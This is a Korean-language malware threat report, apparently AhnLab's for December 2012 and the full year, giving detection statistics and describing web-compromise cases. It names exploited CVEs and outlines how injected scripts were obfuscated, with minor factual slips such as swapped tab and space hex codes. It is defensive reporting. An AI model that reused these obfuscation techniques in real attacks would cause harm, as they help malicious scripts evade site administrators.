


그림 3-1 | 월별 악성코드 배포 URL 차단 건수 변화 추이

월별 악성코드 유형

2012년 12월 악성코드 유형은 전월의 240건에 비해 증가한 337건을 기록했다.




그림 3-2 | 월별 악성코드 유형 수 변화 추이

월별 악성코드가 발견된 도메인

2012년 12월 악성코드가 발견된 도메인은 187건으로 지난 11월의 134건에 비해 소폭 증가했다.




그림 3-3 | 월별 악성코드가 발견된 도메인 수 변화 추이

월별 악성코드가 발견된 URL

2012년 12월 악성코드가 발견된 URL은 전월의 460건에 비해 증가한 692건을 나타냈다.




그림 3-4 | 월별 악성코드가 발견된 URL 수 변화 추이

악성코드 유형별 배포 수

악성코드의 유형별 배포 수를 보면 트로이목마가 1만 1283건(67.8%)으로 가장 많았고, 드롭퍼가 2442(14.7%)로 그 다음을 이었다.

유형	건수	비율
TROJAN	11,283	67.8 %
DROPPER	2,442	14.7 %
ADWARE	458	2.8 %
APPCARE	313	1.9 %
DOWNLOADER	270	1.6 %
Win32/VIRUT	123	0.7 %
SPYWARE	29	0.2 %
JOKE	4	0.1 %
ETC	1,719	10.2 %
TOTAL	16,641	100.1 %

표 3-2 | 악성코드 유형별 배포 수




그림 3-5 | 악성코드 유형별 배포 수

악성코드 최다 배포 수

악성코드 배포 최다 10건 중에서는 Trojan/Win32.KorAd가 7140건으로 가장 많았고 Trojan/Win32.KorAd등 4건이 새롭게 등장했다.

순위	등락	악성코드명	건수	비율
1	NEW	Trojan/Win32.KorAd	7,140	57.2 %
2	NEW	Dropper/Downloader.32768.G	1,776	14.3 %
3	▼2	Win-Trojan/Installiq.1635520	962	7.7 %
4	▲5	Trojan/Win32.Agent	929	7.5 %
5	▲1	Dropper/Win32.Mudrop	406	3.3 %
6	▲1	ALS/Bursted	306	2.5 %
7	▼5	Win-AppCare/WinKeyfinder.973512	304	2.4 %
8	NEW	Trojan/Win32.HDC	221	1.8 %
9	▼6	ALS/Qfas	210	1.7 %
10	NEW	Packed/Win32.Vmpbad	198	1.6 %
		TOTAL	3,052	100 %

표 3-3 | 악성코드 대표진단명 최다 20건

02 웹 보안 이슈

2012년 12월 침해 사이트 현황




표 3-4 | 2012년 월별 침해 사이트 현황

[표 3-4]는 악성코드 유포 목적으로 침해 사고가 발생했던 사이트들에 대한 월별 통계다. 하반기(7 ~ 12월)현황을 살펴보면 10월을 제외한 모든 월에서 지속적으로 상승하는 모습을 보였다. 12월은 2012년의 다른 월보다 상대적으로 높은 수치를 보이는데 연말 분위기 상 사이트 관리가 소홀해졌기 때문인 것으로 추측된다.

침해 사이트를 통해서 유포된 악성코드 최다 10건

순위	진단명	URL	순위	진단명	URL
1	Trojan/Win32.Rootkit	25	1	Spyware/Win32.Agent	13
2	Win-Trojan/Onlinegamehack.90112.GJ	18	2	Win-Trojan/Onlinegamehack.90112.GJ	13
3	Win-Trojan/Onlinegamehack.14336.AE	18	3	Win-Trojan/Jukbot.113152	13
4	Win-Trojan/Onlinegamehack.72192.BI	18	4	Win-Trojan/Onlinegamehack.14336.AE	13
5	Win-Trojan/Onlinegamehack.90112.GJ	15	5	Win-Trojan/Onlinegamehack.72192.BI	13
6	Trojan/Win32.Gampass	13	6	Win-Trojan/Onlinegamehack.104448.BM	12
7	Trojan/Win32.OnlineGameHack	13	7	Win-Trojan/Onlinegamehack.207999	12
8	Win-Trojan/Onlinegamehack.75264.BA	12	8	Win-Trojan/Agent.211804	11
9	Trojan/Win32.OnlineGameHack	11	9	Trojan/Win32.Jorik	10
10	Trojan/Win32.OnlineGameHack	11	10	Trojan/Win32.Banki	10

표 3-5 | 침해 사이트를 통해서 유포된 악성코드 최다 10건 (왼쪽 : 11월, 오른쪽 : 12월)

[표 3-5]는 침해 사이트를 통해 유포된 악성코드 최대 10건에 대한 통계다. 왼쪽은 지난 11월 오른쪽은 12월 현황으로 두 월을 비교해 보면 다소 차이가 있음을 알 수 있다. 11월의 경우 온라인 게임핵과 해당 악성코드 감염 시 생성한 루트킷 드라이버가 최다 10건에 포진해 있는 반면 12월의 경우 온라인 게임핵 뿐만 아니라 백도어 기능을 가진 Win-Trojan/Jukbot, 온라인 뱅킹 정보를 탈취하는 Trojan/Win32.Banki에 이르기까지 다양한 형태의 악성코드가 분포해 있는 것으로 조사됐다.

유포 URL을 비교해 보면 12월의 경우 11월에 비해 절반 수준이다. 그러나 최다 10건 악성코드의 1~9위에 링크된 악성코드들은 동일한 사이트에서 유포됐다. 이는 온라인 게임핵뿐만 아니라 백도어, DDoS 기능을 가진 다수의 악성코드도 동일한 사이트에서 동시에 유포됐음을 의미한다.

소셜커머스 사이트 해킹과 악성코드 유포

12월 넷째 주 주말 한 소셜커머스 사이트가 해킹돼 특정 온라인 게임 사용자의 계정정보가 탈취 당하는 사례가 발생했다.

그림 3-6 | 특정 페이지에 삽입된 악성 스크립트 링크

삽입된 악성 스크립트는 GongDa pack으로 난독화돼 있으며 해제 후 코드를 살펴보면 아래처럼 자바에 존재하는 취약점 5개와 Internet Explorer에 존재하는 취약점 1개를 사용해 특정 악성코드를 다운로드 및 실행하도록 돼 있었다.

- Java 취약점: CVE-2010-0886, CVE-2011-3544, CVE-2012-0507, CVE-2012-4681, CVE-2012-5076
- IE 취약점: CVE-2012-1889

그림 3-7 | 난독화 해제된 악성 스크립트의 일부 코드

위 그림에서 언급된 wow.exe는 특정 사이트로부터 온라인 게임핵을

다운로드하는 다운로더다. 해당 악성코드에 의해 다운로드되는 온라인 게임핵은 윈도우 시스템의 정상 파일인 ws2help.dll(Windows XP 기준)을 악성으로 교체하는 기능을 갖고 있다. 그러나 당시 유포됐던 온라인 게임핵의 경우 악성 DLL에 버그가 존재해 Internet Explorer 실행 시 정상 실행되지 않고 종료됐다.




그림 3-8 | 감염 후 악성 DLL의 버그

Win32/Induc에 감염된 Banki

델파이 바이러스라 불리는 Win32/Induc은 델파이 개발자를 중심으로 은밀하게 퍼진 것으로 보인다. 다른 악성코드에 비해 발견 시기가 늦어진 것은 일반 사용자의 컴퓨터에서는 별 다른 증상없이 델파이 개발자만을 대상으로 활동하기 때문이다. Win32/Induc 바이러스는 델파이가 설치돼 있으면 sysconst.pas에 바이러스 소스코드를 삽입하고 dcc32.exe를 이용해 라이브러리 파일을 생성해서 컴파일 되는 모든 파일에 바이러스 코드를 포함하게 하는 방법을 이용한다. 쉽게 말하면 Win32/Induc은 델파이 소스에 자신의 바이러스 코드를 삽입한다는 의미이다.

델파이로 제작된 Banki의 일부 변종에서 아래 [그림 3-9]와 같이 Win32/Induc에 감염된 사례도 발견됐다.




그림 3-9 | Banki의 내부 코드: Win32/Induc에 감염된 부분

삽입된 악성 링크의 지능화

해킹된 웹 사이트에 삽입된 악성 스크립트 링크 중에는 웹 사이트 관리자의 조치를 어렵게 하기 위해 Function형태로 돼 있거나 스크립트 링크를 조각 낸 경우도 있었다.

아래 그림은 특정 언론사의 광고 페이지에 삽입된 악성 스크립트 코드인데 iframe이나 Script 태그가 아닌 Function형태로 돼있으며 코드 중간은 빈 공간처럼 보이지만 사실은 탭(0x20)과 스페이스 키(0x09)로 난독화된 코드가 존재한다.

그림 3-10 | Function형태로 삽입된 악성 스크립트 코드(1)

그림 3-11 | Function형태로 삽입된 악성 스크립트 코드(2)

위의 경우는 탭(0x20)과 스페이스 키(0x09)로 구성된 악성 Function 형태보다 좀 더 정상적인 Function으로 보이도록 위장하고 있다. 변수 M에는 한 문자씩 조각난 형태로 저장돼 있지만 조합하면 악성코드 URL이 존재함을 알 수 있다.

01 악성코드 동향

악성코드 통계

2012년 악성코드, 1억3353만1120 건

ASEC이 집계한 바에 따르면, 2012년 감염이 보고된 악성코드는 전체 1억3353만1120건인 것으로 나타났다. 이는 지난해 1억 7747만 3697건에 비해 4394만 2577건이 감소한 수치다([그림 4-1]).

이 가운데 가장 많이 보고된 악성코드는 ASD.PREVENTION이었으며, Trojan/Win32.adh와 Trojan/Win32.Gen이 그 다음으로 많았다. 또한 총 16건의 악성코드가 최다 20건 목록에 새로 이름을 올렸다([표 4-1]).




그림 4-1 | 월별 악성코드 감염 보고 건수 변화 추이

순위	등락	악성코드명	건수	비율
1	NEW	ASD.PREVENTION	5,665,964	12.6 %
2	NEW	Trojan/Win32.adh	5,045,293	11.2 %
3	NEW	Trojan/Win32.Gen	4,293,993	9.5 %
4	▼2	JS/Agent	3,950,163	8.8 %
5	▼4	Textimage/Autorun	3,718,150	8.3 %
6	NEW	Malware/Win32.generic	2,807,546	6.2 %
7	NEW	Malware/Win32.suspicious	2,361,789	5.2 %
8	NEW	Adware/Win32.korad	1,844,379	4.1 %
9	NEW	Downloader/Win32.agent	1,818,514	4.0 %
10	NEW	Mov/Cve-2011-2140	1,782,354	4.0 %
11	NEW	Trojan/Win32.hdc	1,638,204	3.6 %
12	NEW	Trojan/Win32.agent	1,526,174	3.4 %
13	NEW	Trojan/Win32.bho	1,322,417	2.9 %
14	NEW	Trojan/Win32.fakeav	1,149,823	2.6 %
15	NEW	Trojan/Win32.onlinegamehack	1,094,005	2.4 %
16	NEW	Adware/Win32.winagir	1,032,127	2.3 %
17	NEW	RIPPER	1,031,233	2.3 %
18	▲2	Als/Bursted	1,024,131	2.3 %
19	NEW	Dropper/Win32.onlinegamehack	970,451	2.2 %
20	▼12	JS/Iframe	961,043	2.1 %
		TOTAL	45,037,753	100.0 %

표 4-1 | 2012년 악성코드 감염보고 최다 20건(감염 보고, 악성코드명 기준)

악성코드 대표진단명 감염보고 최다 20

[표 4-2]는 악성코드 별 변종을 종합한 악성코드 대표 진단명 중 가장 많이 보고된 20건을 추린 것이다. 2012년에는 Trojan/Win32가 총 2422만 7655건으로 가장 빈번히 보고됐다. Win-Trojan/Agent가 670만 2769건, Adware/Win32가 640만 824건으로 그 뒤를 이었다.

순위	등락	악성코드명	건수	비율
1	NEW	Trojan/Win32	24,227,655	27.8 %
2	—	Win-Trojan/Agent	6,702,769	7.7 %
3	NEW	Adware/Win32	6,400,824	7.3 %
4	NEW	ASD	5,665,964	6.5 %
5	NEW	Malware/Win32	5,455,931	6.2 %
6	NEW	Downloader/Win32	4,717,978	5.4 %
7	▼3	Win-Trojan/Downloader	4,309,758	4.9 %
8	▼3	JS/Agent	3,988,949	4.6 %
9	▼2	Win-Adware/Korad	3,879,872	4.4 %
10	▼7	Textimage/Autorun	3,718,801	4.3 %
11	▼10	Win-Trojan/Onlinegamehack	3,516,779	4.0 %
12	NEW	Win-Trojan/Korad	2,215,738	2.5 %
13	NEW	Dropper/Win32	1,883,153	2.2 %
14	▼6	Win32/Conficker	1,843,971	2.1 %
15	NEW	Mov/Cve-2011-2140	1,782,354	2.0 %
16	▼6	Win32/Virut	1,760,317	2.0 %
17	NEW	Backdoor/Win32	1,658,204	1.9 %
18	▼5	Win32/Kido	1,417,454	1.6 %
19	▼10	Win32/Autorun.worm	1,179,678	1.4 %
20	NEW	Win-Dropper/Korad	1,038,920	1.2 %
		TOTAL	87,365,069	100.0 %

표 4-2 | 악성코드 대표진단명 최다 20건

2012년 최다 신종 악성코드 Exploit/Cve-2011-3544

[표 4-3]은 11월에 신규로 접수된 악성코드 중 고객으로부터 감염 보고가 가장 많았던 20건을 꼽은 것이다.2012년의 신종 악성코드는 Exploit/Cve-2011-3544가 39만 626건으로 전체 31.9%를 차지했으며, Win-Trojan/Downloader.1947648은 10만 7974건이 보고됐다.

순위	악성코드명	건수	비율
1	Exploit/Cve-2011-3544	390,626	31.9 %
2	Win-Trojan/Downloader.1947648	107,974	8.8 %
3	Win-Trojan/Agent.582144.F	96,176	7.9 %
4	Win-Adware/KorAd.1253376	70,665	5.8 %
5	Java/Cve-2011-3544	51,740	4.2 %
6	Win-Adware/StartPage.114602	44,384	3.6 %
7	Win-Adware/KorAd.20480.H	44,326	3.6 %
8	Win-Trojan/Fakeav.232472	44,018	3.6 %
9	Win-Trojan/Agent.900608.B	38,557	3.1 %
10	Win-Adware/KorAd.1118208	37,276	3.0 %
11	Dropper/Agent.454656.DW	35,194	2.9 %
12	Win-Adware/KorAd.172032	35,141	2.9 %
13	Win-Trojan/Asper.1319424	32,235	2.6 %
14	Win-Adware/Geezon.875520	31,321	2.6 %
15	SWF/Sve-2011-0611	29,281	2.4 %
16	Win-Trojan/Onlinegamehack.37664.B	28,344	2.3 %
17	Win-Adware/KorAd.114688.B	27,755	2.3 %
18	Dropper/Agent.216921	26,602	2.2 %
19	Win-Trojan/Korad.216819	26,563	2.2 %
20	Win-Trojan/Korad.446464	26,116	2.1 %
	TOTAL	1,224,294	100.0 %

표 4-3 | 신종 악성코드 악성코드 최다 20건

2012년 악성코드 유형 '트로이목마'가 최다

[그림 4-2]는 2012년 안랩 고객으로부터 감염이 보고된 악성코드의 유형별 비율을 집계한 결과다. 트로이목마(Trojan)가 43.2%로 가장 높은 비율을 나타냈고 스크립트가 8.8%, 웜이 6.3%로 집계됐다.




그림 4-2 | 악성코드 유형별 비율

신종 악성코드 유형별 분포

2012년 신종 악성코드를 유형별로 보면 트로이목마가 67%로 가장 많았고, 애드웨어가 15%, 드롭퍼가 5%였다.




그림 4-4 | 신종 악성코드 유형별 분포

02 악성코드 동향

모바일 악성코드 통계

월간 모바일 악성코드 접수량

[표 4-4]는 2012년 한해 동안 접수된 모바일 샘플 중 V3 모바일에 진단이 추가된 악성 샘플의 접수량 추이다. ASEC이 집계한 바에 따르면, 2012년 1년 간 26만 2718건의 안드로이드 악성코드가 진단 추가됐다. 집계를 시작한 2011년 이후 꾸준히 증가해온 모바일 악성코드는 지난 7월 처음으로 월간 접수량이 만 단위를 돌파하며 폭발적인 증가량을 기록했다.




표 4-4 | 월별 모바일 악성샘플 접수량

월간 모바일 악성코드 접수량

[그림 4-5]는 2012년 한 해 동안 접수된 악성코드의 유형이다. PUP(Potentially Unwanted Program)가 54.7%로 가장 많은 비율을 차지했으며, Trojan이 40%로 그 뒤를 이었다. PUP와 Trojan이 접수된 악성코드의 대부분을 차지하고 있다. PUP로 진단되는 앱은 광고 모듈을 탑재한 앱이 실행되지 않아도 Notification Bar에 광고를 노출하는 기능을 가진다. 이러한 유형의 광고 모듈은 사용자가 어떤 프로그램에 의해 노출된 광고인지 알 수 없기 때문에 삭제가 어렵다.




그림 4-5 | 2012년에 접수된 악성코드의 유형

모바일 악성코드 진단명 감염보고 최다 10

[표 4-5]는 2012년 접수된 악성코드 중 접수량이 가장 많았던 진단명 10건을 꼽은 것이다. 가장 많이 접수된 Android-Trojan/FakeInst는 러시아에서 유행하는 악성코드로 Flash player, Adobe Air등을 가장해 사용자의 단말기에 설치되며, 이후 프리미엄 SMS로 문자를 발송해 이득을 취하는 유형의 악성코드이다.

순위	악성코드명	건수	비율
1	Android-Trojan/FakeInst	40783	16%
2	Android-PUP/Airpush	38354	15%
3	Android-PUP/Leadbolt	29603	11%
4	Android-PUP/Adwo	21274	8%
5	Android-PUP/Wooboo	14856	6%
6	Android-PUP/Wapsx	12871	5%
7	Android-Trojan/Opfake	11465	4%
8	Android-Trojan/GinMaster	10817	4%
9	Android-PUP/Kuguo	10462	4%
10	Android-PUP/Plankton	5730	2%

표 4-5 | 2012년 모바일 악성코드 접수량 최다 10건

01 보안 동향

보안 통계

2012년 4분기 마이크로소프트 보안 업데이트 현황

2012년 4분기에 마이크로소프트사는 총 21건의 보안 업데이트를 발표했다. 4분기에 발표된 보안 패치 중에는 윈도우 시스템 상의 취약점을 해결하는 패치가 48%로 가장 큰 비중을 차지했다. 지난 2011년 동기에 비해서는 보안 업데이트의 수가 감소했다. 기존과 마찬가지로 웹을 통해 공격이 이루어지는 인터넷 익스플로러 상의 취약점과 사회공학적인 공격에 활용되는 오피스 상의 취약점들이 지속적으로 발표되고 있어서 이를 해결하는 보안 업데이트 또한 매월 꾸준히 발표되고 있다. 이에 대한 주의 및 보안 업데이트 적용이 반드시 필요하다.




그림 5-1 | 공격 대상 기준별 MS 보안 업데이트 분류

01 웹 보안 동향

웹 보안 통계

웹 사이트 악성 코드 동향

안랩의 웹 브라우저 보안 서비스인 사이트가드(SiteGuard)를 활용한 웹 사이트 보안 통계 자료에 의하면, 2012년 악성코드를 배포하는 웹 사이트를 차단한 건수는 모두 24만 3989건이었다. 악성코드 유형은 5249종, 악성코드가 발견된 도메인은 3455개, 악성코드가 발견된 URL은 2만 6952개로 각각 집계됐다. 이는 2011년과 비교할 때 전반적으로 감소한 수치다.

악성코드 배포 URL 차단 건수

791,728

2011

2012

243,989 -69.2%

악성코드 유형

8,846

5,249

악성코드가 발견된 도메인

7,764

3,455

악성코드가 발견된 URL

49,196

26,952

Graph




표 5-1 | 2012년 웹 사이트 보안 현황

월별 악성코드 발견 건수

2012년 악성코드 발견 건수는 전년도의 791,728건에 비해 31% 수준인 243,989건이다.

